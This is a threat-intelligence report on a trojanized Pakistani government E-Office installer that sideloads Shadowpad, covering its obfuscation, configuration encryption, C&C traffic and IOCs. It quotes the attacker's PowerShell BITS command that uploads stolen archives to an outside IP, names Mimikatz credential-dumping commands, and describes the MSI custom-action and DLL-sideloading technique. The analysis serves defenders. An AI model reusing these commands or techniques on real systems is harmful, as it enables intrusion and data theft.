Possible Supply-Chain Attack Targeting Pakistani Government Delivers Shadowpad

trendmicro.com/en_us/research/23/g/supply-chain-attack-targeting-pakistani-government-delivers-shad.html

July 14, 2023

Malware

We recently found that a modified installer of the E-Office app used by the Pakistani government delivered a Shadowpad sample, suggesting a possible supply-chain attack.

By: Daniel Lunghi July 14, 2023 Read time: (words)

Update: As of July 17, the Pakistani government agency in question has found no compromise of its build environment. As the MSI installer file is not signed, we cannot remove the possibility that the threat actor obtained the legitimate installer and modified it to add the malicious files found in our analysis, and that users were lured to run this Trojanized version via social engineering attacks. They are currently carrying out a detailed forensic analysis of their systems to thoroughly investigate this incident.

However, we also note that the legitimate installer was not publicly available at the time of the incident (late September 2022). In addition, two different entities were compromised two days apart in this incident.


We recently found that an MSI installer of the Pakistani government app E-Office delivered a Shadowpad sample, suggesting a possible supply-chain attack.

Shadowpad is an advanced malware family that was discovered in 2017 after a supply-chain attack on a popular piece of server management software attributed to APT41. Since 2019, this malware has been shared among multiple Chinese threat actors such as Earth Akhlut or Earth Lusca.

The sample that was delivered implemented an updated version of the obfuscation technique discussed by PTSecurity in January 2021.

MSI installer analysis

The MSI installer's metadata contains tags mentioning the eOffice and its developing agency.



Property	Value
Description	
Title	Installation Database
Subject	This is Description
Categories	
Tags	eOffice, [redacted]
Comments	This is Comments
Origin	
Authors	Tambro
Revision number	{0FCE725B-30C6-4405-9C6B-62B1A11A1912}
Content created	8/5/2022 10:31 AM
Program name	Windows Installer XML Toolset (3.11.2.4516)

Figure 1. MSI installer file properties

E-Office is described as "helping the government departments to go paperless. It is aimed at improving internal efficiencies in an organization through electronic administration." This description suggests that E-Office is only delivered to government organizations. After some research, we learned that this piece of software is intended for government entities only and is not publicly available, which enforces our belief that the incident could be a supply-chain attack.

Three files were added to the legitimate MSI installer:

- *Telerik.Windows.Data.Validation.dll*
- *mscoree.dll*
- *mscoree.dll.dat*

Telerik.Windows.Data.Validation.dll is a 64-bit non-DLL PE executable file, which turns out to be the legitimate *applaunch.exe* file signed by Microsoft. This executable is known to be abused by multiple threat actors to sideload malicious files named *mscoree.dll*.

Meanwhile, *mscoree.dll* is a malicious DLL that decrypts and loads the *mscoree.dll.dat* file, which is the Shadowpad payload.

The MSI installer has a custom action named “TelerikValidation” with type 3170 that runs the file *Telerik.Windows.Data.Validation.dll* without any parameter from the installation folder.




Table CustomAction

Action (s72)	Type (i2)	Source (S72)	Target (S255)	ExtendedType (I4)
WixUIValidatePath	65	WixUIWixca	ValidatePath	-2147483648
WixUIPrintEula	65	WixUIWixca	PrintEula	-2147483648
SetARPINSTALLLOCATION	51	ARPINSTALLLOCATION	[INSTALLFOLDER]	-2147483648
SetINSTALLFOLDER	51	INSTALLFOLDER	[INSTALLDIR]	-2147483648
SetRootDrive	51	ROOTDRIVE	C:\	-2147483648
TelerikValidation	3170	INSTALLFOLDER	[INSTALLFOLDER]Telerik.Windows.Data.Validation.dll	-2147483648

Figure 2. MSI CustomAction table

The value type of 3170 is the sum of the following values:

- 34: EXE file with a path referencing a directory
- 3072: Queues for execution at schedule point within script and executes with no user impersonation; runs in system context
- 64: A synchronous execution that ignores exit code and continues

This TelerikValidation custom action is listed in the InstallExecuteSequence and is launched after installing the files but before creating the shortcuts and registry keys.




Table InstallExecuteSequence

Action (s72)	Condition (S255)	Sequence (I2)
FindRelatedProducts		25
AppSearch		50
LaunchConditions		100
ValidateProductID		700
CostInitialize		800
SetINSTALLFOLDER		801
FileCost		900
CostFinalize		1000
MigrateFeatureStates		1200
InstallValidate		1400
RemoveExistingProducts		1401
InstallInitialize		1500
ProcessComponents		1600
UnpublishFeatures		1800
RemoveRegistryValues		2600
RemoveShortcuts		3200
RemoveFiles		3500
InstallFiles		4000
SetARPINSTALLLOCATION		4001
TelerikValidation		4002
CreateShortcuts		4500
WriteRegistryValues		5000
RegisterUser		6000
RegisterProduct		6100
PublishFeatures		6300
PublishProduct		6400
InstallFinalize		6600

Figure 3. MSI InstallExecuteSequence table

Now let us analyze the piece of malware delivered by the backdoored MSI installer.

Shadowpad analysis

The *applaunch.exe* file copied to the E-Office folder is a legitimate file signed by Microsoft. As aforementioned, this version is known to be vulnerable to a DLL sideloading vulnerability. Any file named *mscoree.dll* is copied in the same directory as *applaunch.exe*, which will be loaded in memory, and the export named “IEE” will be called. This behavior has been abused for many years by threat actors to sideload malicious DLLs.

When looking at the code of the IEE export, we notice that the threat actor checks some bytes of the loading executable at a hard-coded offset to verify that they match a particular value. If this is not the case, the DLL closes itself. This code excerpt is intended as an anti-sandbox analysis code, where it is a common practice to run DLLs via *rundll32.exe* or similar launchers instead of the legitimate yet vulnerable executable.

After that check, the rest of the code is obfuscated.


DLL and payload obfuscation

We noticed two different obfuscation techniques, both of which are used in the DLL and the decrypted payload.

The first technique prevents the disassembler from statically following the code flow, as every instruction is followed by a call to a function that calculates the address of the next instruction. The disassembler gets lost and does not decode the proper instructions, making static analysis extremely difficult.

This technique is an evolution of what PTSecurity first described in 2021, where the same function was called after each instruction to jump to the next instruction.

In this updated version, the called function is always different. Where the previous version read four bytes following the “call” instruction, the updated version performs an additional operation (ADD, SUB, or XOR) between the gathered value and a fixed value that changes in every function. The calculated value is pushed to the stack and the application calls the RET instruction to redirect the code flow to the calculated address.



```
.text:00007FFE1B61A04B loc_7FFE1B61A04B:                        ; CODE XREF:
.text:00007FFE1B61A04B                 call    calc_addr_next_instruction_1
.text:00007FFE1B61A04B ; ---------------------------------------------------
.text:00007FFE1B61A050                 db 0D3h
.text:00007FFE1B61A051                 db 0A6h
.text:00007FFE1B61A052                 db  5Dh ; ]
.text:00007FFE1B61A053                 db 0CCh
```

Figure 4. Code flow obfuscation


In Figure 5, for example, the four bytes encircled in red are read by the *calc_addr_next_instruction_1* function. Afterward, an additional operation is performed on the resulting value using XOR with a hard-coded value specific to this function. The result is then added to the value encircled in yellow to get the address of the next instruction. Hundreds of similar functions exist within the code of the DLL or the payload.

The second technique does not obfuscate the code flow. Instead, it adds useless instructions and branches that are never taken. Within the code, thousands of comparisons between a register value and a zero followed by conditional branching are performed. As the register value is never null, the related branch is never taken, filling the disassembled code with useless comparisons and dead code, which proves burdensome for analysts.

We managed to find multiple samples using these two obfuscation techniques. The oldest one we found was uploaded to VirusTotal in late February 2022. However, we did not find it in our telemetry, nor were we able to identify the threat actor behind this file.


Configuration file

The configuration file is available in memory only, in an encrypted form.



```
00000000   D8 5F D7 CF 00 00 03 00  14 00 48 00 5C 00 90 00
00000010   C4 00 E8 00 0C 01 20 01  44 01 78 01 BC 01 F0 01
00000020   04 02 38 02 6C 02 A0 02  D4 02 18 03 2C 03 40 03
00000030   74 03 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000040   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000050   48 04 5C 04 70 04 84 04  98 04 FC 04 20 05 44 05
00000060   88 05 00 00 3C 00 00 00  78 00 00 00 3C 00 00 00
00000070   78 00 00 00 08 08 08 08  08 08 04 04 04 04 04 04
00000080   04 02 02 02 00 00 00 00  00 00 00 00 00 00 00 00
00000090   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

Figure 5. First part of the encrypted configuration



```
00000320   00 00 00 00 00 00 00 00  01 01 00 00 00 00 9C 05
00000330   B0 05 C4 05 00 00 00 00  00 00 00 00 00 00 00 00
00000340   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000350   A8 03 BC 03 D0 03 E4 03  00 00 00 00 00 00 00 00
00000360   00 00 00 00 00 00 00 00  F8 03 0C 04 20 04 34 04
00000370   F5 3F 77 76 BF DC 23 4B  89 0B 94 A5 50 28 F4 FC
00000380   D2 CE 9D F4 C8 FF 8A 36  9C D6 2C 19 5B 03 B6 B6
00000390   E4 01 79 67 5E 54 7A 57  53 7D 14 77 68 CD 63 82
000003A0   ED 15 0E 9F 0A 45 A8 B3  0D 75 7C D5 F2 2D 68 FC
000003B0   44 F6 34 C4 E8 76 E6 CB  8C DD 2E 14 D3 3C AD C8
```

Figure 6. Second part of the encrypted configuration (truncated)

We detail the simplified structure here:

- Four-byte configuration header (boxed in red)
- List of the offsets of encrypted items offsets (boxed in yellow), with two bytes per offset
- Hard-coded delimiter (in this case, in hex *08 08 08 08 08 08 04 04 04 04 04 04 04 02 02 02*, boxed in green)
- Encrypted items:For every encrypted item, a two-byte encryption key (boxed in pink), and the encrypted item itself (boxed in blue)

It is important to note that the encryption scheme is different from what we saw in previous Shadowpad versions. Historically, the encryption of the Shadowpad configuration was a custom algorithm, with different threat actors using different algorithms or constants.

In this case, each Shadowpad sample that we found encrypted its configuration file with the same algorithm:

- A base encryption of 16 bytes concatenated with two bytes (boxed in pink in Figure 7) that are different for each item of the configuration file
- he calculated MD5 of the 18 bytes obtained in the aforementioned
- The calculated MD5 passed to the CryptDeriveKey function, which returns 16 bytes based on that input
- Those 16 bytes used as an AES-CBC 128-bit encryption key, with 16 zero bytes as initialization vector

A variant of this encryption scheme was documented by PwC in a report from December 2021.

The oldest sample we found using this encryption scheme was uploaded to VirusTotal in March 2021. However, we did not find it in our telemetry, nor were we able to identify the threat actor behind this file.

If we decrypt the different items of the configuration file, we can find multiple pieces of information, including the following:

- File paths and file names
- Registry keys used for persistence
- Service names and description
- Full paths to processes to inject to

- List of command-and-control (C&C) servers
- List of proxies
- List of DNS servers
- User agents and other HTTP headers
- A campaign note

It should be noted that any field can be empty.

The following are the different “campaign notes” that we found in the samples related to this threat actor:

Campaign note	Comment
0908_0908	Probably related to the date of the campaign that took place on September 8, 2022
REVER-0512	Probably related to the date of the campaign that took place on May 12, 2022
20220215	Probably related to the campaign that took place on February 15, 2022
1114	Probably related to the campaign on November 11, which likely took place in 2021
csp.live.obo	“live” and “obo” are probably references to the C&C servers found in the configuration *live.musicweb[.]xyz and obo.videocenter[.]org*), while “csp” might mean “communications service provider”

Pivots on the obfuscation and encryption schemes

As aforementioned, we used obfuscation techniques and encryption scheme analysis to pivot and find related samples. In total, we found 11 Shadowpad loaders and six payloads related to this threat actor. Furthermore, we found 25 additional Shadowpad loaders and five additional payloads that we could not link with strong confidence to this threat actor.


Among these samples, nine different encryption keys were used. We learned that two of them are related to our threat actor, while we have no strong attribution for the seven remaining keys. As Shadowpad has been known to be a shared backdoor since at least 2019, it is likely that other threat actors also have access to this updated version.

On three samples sharing one of the seven remaining encryption keys, we noticed how specific profiles hosted on the *social.msdn.microsoft.com* domain were used as dead drop resolvers (DDR) to get the final C&C server. Notably, APT41 has used this technique in the past. However, all the involved profile pages were offline, so we could not retrieve the final C&C server nor confirm the APT41 attribution.

Network stealth

When first analyzing the malicious MSI installer, we noticed a TCP connection to the IP address 10.2.101.110 on port 50000. After analyzing the Shadowpad malware sample, we confirmed that it was indeed the C&C IP address and port set in the configuration.

However, we also noticed that running a clean E-Office version also provoked connections to the same IP and port. After a more thorough investigation involving SSL stripping, a man-in the-middle (MitM) attack, we discovered that the legitimate E-Office application makes a GET request to *hxxps://10.2.101.110:50000/VI/Application/CheckForApplicationUpdate/1* with some custom HTTP headers such as “Sender: eOffice.Client.WPF”, “machine_name”, “app_version”, or “os_type”, while the malware makes a POST request to *hxxps://10.2.101.110:50000/5BE96B824C4AD5A*.



```
GET https://10.2.101.110:50000/VI/Application/CheckForApplicationUpdate/1 HTTP/1.1
Host: 10.2.101.110:50000
Accept: application/json
Sender: eOffice.Client.WPF
machine-name: [redacted]
app_version: 2.0.3.0
os_type: Microsoft Windows NT 10.0.17134.0
CorrelationID: 638223768592093760A3FA5D1F
```

Figure 7. Legitimate network connection by E-Office application

We did not search further, as the URL is self-explanatory. It is likely that the legitimate E-Office application connects to this IP address and port to search for updates. It also seems very unlikely that every Pakistani government organization that deploys E-Office has the same network mapping. However, we do not know if the address of the update server can be configured or if it was unintentionally left as a debug feature from the developers.

In all cases, it was clever for the attackers to use an IP address that is hard-coded in a legitimate application used by their targets.

On the defender’s side, we recommend searching for POST requests to the IP address 10.2.101.110 on port 50000, as the legitimate application seems to send GET requests. It is also noticeable that in the case of a malicious installer, the connection happens right after launching the installation process, while in the case of a clean installer, the connection is only triggered after running the E-Office application.

Targets

We found three targets within our telemetry, all located in Pakistan; two are from the government/public sector and are oriented toward finance, while one is from a telecommunications provider.

The first victim we found was a Pakistan government entity, and we could confirm that the Shadowpad sample landed on the victim after executing the backdoored E-Office installer analyzed in a previous section. The infection took place on September 28, 2022.

The second victim was a Pakistani public sector bank. In this incident, different Shadowpad samples were detected on September 30, 2022 after E-Office was installed. We could not retrieve the related E-Office installer.

Other related Shadowpad samples were detected at a Pakistani telecommunications provider in May 2022. Later analysis showed that one of them had been there since mid-February 2022. We were unable to find the infection vector for this incident.

Post-exploitation and data exfiltration

Within our telemetry, we noticed that the attacker used a portable Mimikatz variant the day following the appearance of a Shadowpad sample. Although we could not confirm it because we did not have access to the file, we found traces of strings *privilege::debug* followed by*:sekurlsa::logonpasswords*, which looks like the Mimikatz sekurlsa plug-in that dumps LSASS secrets.

Four days after that, we found traces of data exfiltration. The threat actor used a very simple PowerShell command that relies on Background Intelligent Transfer Service (BITS).

```
powershell  -nop -exec bypass ""import-module bitstransfer;start-bitstransfer -source c:\windows\help\1019.rar -destination http://158.247.230.255/1019.rar -transfertype upload””
```

We could not retrieve the exfiltrated file. However, by looking at OSINT sources, we learned that the threat actor likely had control over that IP address from late April 2022 to late October 2022.

Attribution

We did not find enough evidence to attribute this attack to a known threat actor.

As mentioned earlier, since Shadowpad is a shared malware family, we cannot rely on it to attribute the attack to a particular threat actor.

Of two out of three victims of this campaign, we could not find any further malware samples or tactics, techniques, and procedures (TTPs) that could be helpful for the attribution of the campaign. In the third victim’s environment, however, we found multiple malware families that we analyzed in our search for links to known threat actors.

Notably, we found one dropper described by PTSecurity and by Dr. Web (under the name “Trojan.Misisc.1”) that we could attribute with high confidence to the Calypso threat actor. The payload was a simple keylogger.

Another malware sample that we found turned out to be what PTSecurity describes as Deed RAT in the report on the Space Pirates threat actor. Our analysis shows that rather than a new malware family, it is likely that this is a Shadowpad variant obfuscated differently and using a different encryption scheme. We claim with low confidence that this piece of malware also belongs to the Calypso threat actor toolkit.

The last malware family that we found belongs to the DriftingCloud threat actor. As far as we know, DriftingCloud is not known to use Windows malware. Additionally, we found the same sample targeting a totally different location and industry, enforcing our opinion that this sample is probably unrelated to the threat actor.

Unfortunately, we could not find any clear links between these pieces of malware and the Shadowpad samples related to our threat actor. Therefore, we prefer to refrain from making any uncertain attribution claim.

Bronze University Shadowpad sample

In February 2022, Dell SecureWorks wrote a report on Shadowpad, in which multiple threat actors are described as using this malware family. In the list of indicators of compromise (IOC), we noticed that the payload *253f474aa0147fdcf88beaae40f3a23bdadfc98b8dd36ae2d81c387ced2db4f1* uses the new encryption scheme that we described previously, with a base encryption key that we attribute to our threat actor. The related C&C domain names are live[.]musicweb[.]xyz and obo[.]videocenter[.]org. Kaspersky lists those domain names in a report mentioning targets in the industrial and telecommunications sectors in both Pakistan and Afghanistan, but do not include strong attribution links.

Dell SecureWorks attributes this sample to Bronze University, which matches the threat actor we call Earth Lusca.

However, we question this attribution. All the other Shadowpad samples attributed to Bronze University in the IOC list are named *log.dll.dat*, while our payload is named *iviewers.dll.dat*. Moreover, none of those samples uses the new encryption scheme that we described previously. In fact, they use the old encryption scheme described by PwC, using the *0x107e666d* constant. Finally, the C&C domain names of the *253f474aa0147fdcf88beaae40f3a23bdadfc98b8dd36ae2d81c387ced2db4f1* payload do not match the usual Earth Lusca registration pattern that we know of.

Thus, we prefer to refrain from attributing this whole attack to Earth Lusca. However, we will be happy to correct our assessment in the future if we have further proof of the links between this campaign and Earth Lusca.

Conclusion

From what we have seen so far, this whole campaign was the result of a very capable threat actor that managed to retrieve and modify the installer of a governmental application to compromise at least three sensitive targets.

The fact that the threat actor has access to a recent version of Shadowpad potentially links it to the nexus of Chinese threat actors, although we cannot point to a particular group with confidence. However, we managed to show how the Shadowpad authors continue to update their piece of malware, making its reverse engineering more difficult. Finally, we detailed how this threat actor carefully chose one of its C&C addresses to blend in with the legitimate network traffic, which shows great preparation capability.

We expect to see more threat actors using this updated Shadowpad version in the future.

Indicators of Compromise (IOCs)

SHA256	Detection name	Malware family
c1feef03663a9aa920a9ab4eb2ab7adadb3f2a60db23a90e5fe9b949d4ec22b6	Backdoor.Win64.SHADOWPAD.AS	Backdoored eOffice installer
4e3a455e7f0b8f34385cd8320022719a8fc59d8bc091472990ac9a56e982a965	Backdoor.Win64.SHADOWPAD.AS	Shadowpad loader
17272a56cbf8e479c085e88fe22243685fac2bc041bda26554aa716287714466	Backdoor.Win64.SHADOWPAD.AS.enc	Shadowpad loader
c35b8514e3b2649e17c13fd9dc4796dbc52e38e054d518556c82e6df38ca4c1b	Backdoor.Win64.SHADOWPAD.AS	Shadowpad loader
d6f184dae03d4ddae8e839dd2161d9cd03d3b25421b4795edab0f5ad9850d091	Backdoor.Win64.SHADOWPAD.AS	Shadowpad loader
f8c5feaae3f8e4bfb37edf4e05d1ee91797023bdf71e1c45ed2711861b300f37		Shadowpad loader
0122734490fe4dfb287d34394667d81ab46e0d05d4569d06a41f0f3c3a36448c	Possible_SMPOPPINGBEEZBJF-A	Shadowpad loader
bdc6a2985a07ef3c5d2ef2a0eb53afdfdbf757bfa080e8b77ba4b47c1a99b423	Trojan.Win64.POPPINGBEE.ZBJF	Shadowpad loader
4805a7a386fac1af9a80ab24d95ebf4699c35a7c38fcf3eefa571b9d67d7bf45	Backdoor.Win64.POPPINGBEE.ZAJF.enc	Shadowpad payload
8b5e918595c27db3bcafd59a86045605837bc5843c938039852218d72cf2c253	Backdoor.Win64.POPPINGBEE.ZAJF.enc	Shadowpad payload
953e3ed35d84c4a7c4a599f65b2fbd6475b474e9b4bf85581255f1d81d2b5e4e	Backdoor.Win64.SHADOWPAD.AS.enc	Shadowpad payload
6dea7f976a3dc359e630ab5e85fa69f114fc046dcc363598e998e1ef9751bbed	Backdoor.Win64.SHADOWPAD.AS	Shadowpad loader
0122734490fe4dfb287d34394667d81ab46e0d05d4569d06a41f0f3c3a36448c	Possible_SMPOPPINGBEEZBJF-A	Shadowpad loader

7e8c6961a10c95a5d97aece92c2e2d974d63ede98196413cc0cf033f92084f53	Possible_SMPOPPINGBEEZBJF-A	Shadowpad loader
dde04eaac96964e86b8734f67f3b6741505fdc5e177dd58e85da12a8120a44bf	Possible_SMPOPPINGBEEZBJF-A	Shadowpad loader
16c6558634759e6efd4581de60cc2050d99a53245c6abde3d38fc140204777e9	Backdoor.Win64.SHADOWPAD.AS	Shadowpad loader
253f474aa0147fdcf88beaae40f3a23bdadfc98b8dd36ae2d81c387ced2db4f1	Backdoor.Win64.SHADOWPAD.AS.enc	Shadowpad payload
05ed1feda4a1684f8f7907644500948f4488a60ecb0740f708e08c1812b7f122	Backdoor.Win64.SHADOWPAD.AS.enc	Shadowpad payload
225b0adce4fab783d0962852894482e7452e5483bf955757cb25e6a26c3d3b38	Trojan.Win64.POPPINGBEE.A	

C&C
HTTPS://tech.learningstudy.xyz:443
HTTPS://live.musicweb.xyz:443
HTTPS://obo.videocenter.org:443
HTTPS://45.76.144.182:443